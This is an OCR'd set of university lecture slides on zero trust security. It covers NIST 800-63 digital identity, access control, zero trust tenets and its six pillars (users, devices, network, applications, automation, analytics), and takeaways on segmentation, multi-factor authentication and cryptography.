


51

Recall that…

Digital Identity
Lifecycle - NIST Special Publication 800-63


NIST
National Institute of Standards and Technology
U.S. Department of Commerce



053


Digital Identity
Lifecycle - NIST Special Publication 800-63

NIST National Institute of Standards and Technology U.S. Department of Commerce




Digital Identity Lifecycle
Access Control

Access control is the process of mediating every request to resources and determining whether the request should be granted or denied based on a set of policies.



The Walls of the Castle are no more there!



by Astrid Ranise

https://www.portnox.com/blog/your-castle-has-no-walls-all-hail-zero-trust/

More and more resources are directly exposed on the Internet


056

Digital identity is the new defense perimeter

Crucial for accountability

The Zero Trust Model

Distrust all users including legitimate ones



https://fusionauth.io/blog/2021/10/05/zero-trust-idps/

058

Tenets of Zero Trust

Any resource is considered at risk

TLS heavily used


AuthN & AuthZ required at every access

- All enterprise **systems** are considered **resources**
- All **communication** is done in a **secure** manner regardless of network location
- **Access** to individual enterprise **resources** is **granted** on a **per-connection** basis
- **User authentication is dynamic and strictly enforced before and even during access**
  - This is beyond access control and goes under the name of **usage control**
  - The idea is to react as soon as possible to variations of the risk level that may it unacceptable so that it is safer to revoke access even if the user is entitled to do so
  - Recall that XACML provides for obligations to support usage control
- **Access to resources is determined by policy**
  - including the observable state of user, system, and environment

059

A roadmap to Zero Trust

- Foundation: Identify resources (assets), users (accounts) and workflows
- Identify candidate workflow
  - Assets, user accounts involved
  - Develop access polices around workflow
- Deploy and **monitor**
  - Fine tune policies



60

Pillar #1 - Users

Any network cannot be trusted

- **Continuous authentication of (un-)trusted** users is paramount
- This encompasses
  - use of technologies like **Identity, Credential, and Access Management** and **multi-factor authentication**
  - continuously monitoring and validating user trustworthiness to govern their access and privileges
- Technologies for securing and **protecting users' interactions**, such as **TLS**, are also important

61

Pillar #2 - Devices

- Real-time **cybersecurity posture and trustworthiness of devices** is a foundational
- Some “system of record” solutions such as **Mobile Device Managers** provide data that can be useful for device-trust assessment
  - This is relevant when *Bring Your Own Device policies* are enabled
- In addition, other assessments should be conducted for every access request
  - Examples
    - examinations of compromise state
    - software versions
    - protection status
    - encryption enablement

      ..

62

Pillar #3 - Network

- The traditional infrastructure firewall perimeter “**castle and moat**” approach is **not sufficient**
- The **perimeter** must move **closer to the data** in concert with **micro-segmentation** to strengthen protections and controls
- It is critical to
  - control privileged network access
  - manage internal and external data flows
  - **prevent lateral movement** in the network
  - have **visibility to make dynamic policy and trust decisions** on network and data traffic

63

Pillar #4 - Applications

- Securing and properly managing the application layer as well as **micro services** and **virtual machines** is central
- Having the ability to identify and control the technology stack facilitates more granular and accurate access decisions
  - Recall the OWASP TOP 10 for risk management at the application level
- **Multi-factor authentication** is an increasingly critical part of providing proper access control to applications

64

Pillar #5 - Automation

- Cost effective Zero Trust makes full use of **security automation response tools** that automate tasks across products through workflows while allowing for end-user oversight and interaction
  - For instance, there are tools that automatically check the security posture of TLS configurations such as
    - SSLabs: https://www.ssllabs.com/ssltest/
    - TLSAssistant: https://github.com/stfbk/tlsassistant
- Security Operation Centers (**SOCs**) commonly make use of automated tools for security information and event management and user and entity behavior analysis
- **Security orchestration** connects these security tools and assists in managing disparate security systems
  - Working in an **integrated manner**, these tools can greatly reduce manual effort and event reaction times and reduce costs

65

Pillar #6 - Analytics

- It is not possible to combat a threat that one cannot see and understand
- It is thus crucial to leverage tools like
  - security information management
  - advanced security analytics platforms
  - security user behaviour analytics
  - … and other analytics systems to enable security experts to observe in real time what is happening and orient defenses more intelligently
- The focus on the analysis of cyber-related event data can help develop **proactive security measures before an actual incident occurs**

66

Establishing trust


BIG QUESTION: *How to determine how trustworthy an entity is?*

- Traditional programs assume all data and transactions are trusted and that compromises, loss of data, malicious actors, etc. would degrade that trust
- Zero Trust flips the trust calculation by assuming all data and transactions are untrusted from the outset

NEW QUESTION: *How can an entity gain sufficient trust?*


- Trust change depending on the organizations' needs and focus
- Zero Trust environments integrate controls for data, users, devices and apps to manage the trustworthiness of all transactions

security technique that enables fine-grained security policies to be assigned to data center applications down to the workload level as well as devices



67

Zero Trust Architecture
An overview



68

Zero Trust
Take aways

- Increased visibility for better control and mitigation
  - Identity management of users and devices is paramount
- Segmentation to avoid lateral movement of attacks
  - Enforcement of fine-grained access control policies in distributed systems
  - Reduced impact for breaches (least privilege)
- Protect data at rest and in transit (and possibly also during computation)
  - Cryptography is crucial
- Improved Protection Against Existing and Evolving Threats
  - Start with hardening authentication process by using multi-factor or password-less approaches and then use contextual information to evaluate risk of access requests
- Improved Compliance and Visibility
  - Requirements imposed by laws, regulation, or internal policies can more easily satisfied by fine grained policies and reduced scope by segmentation

69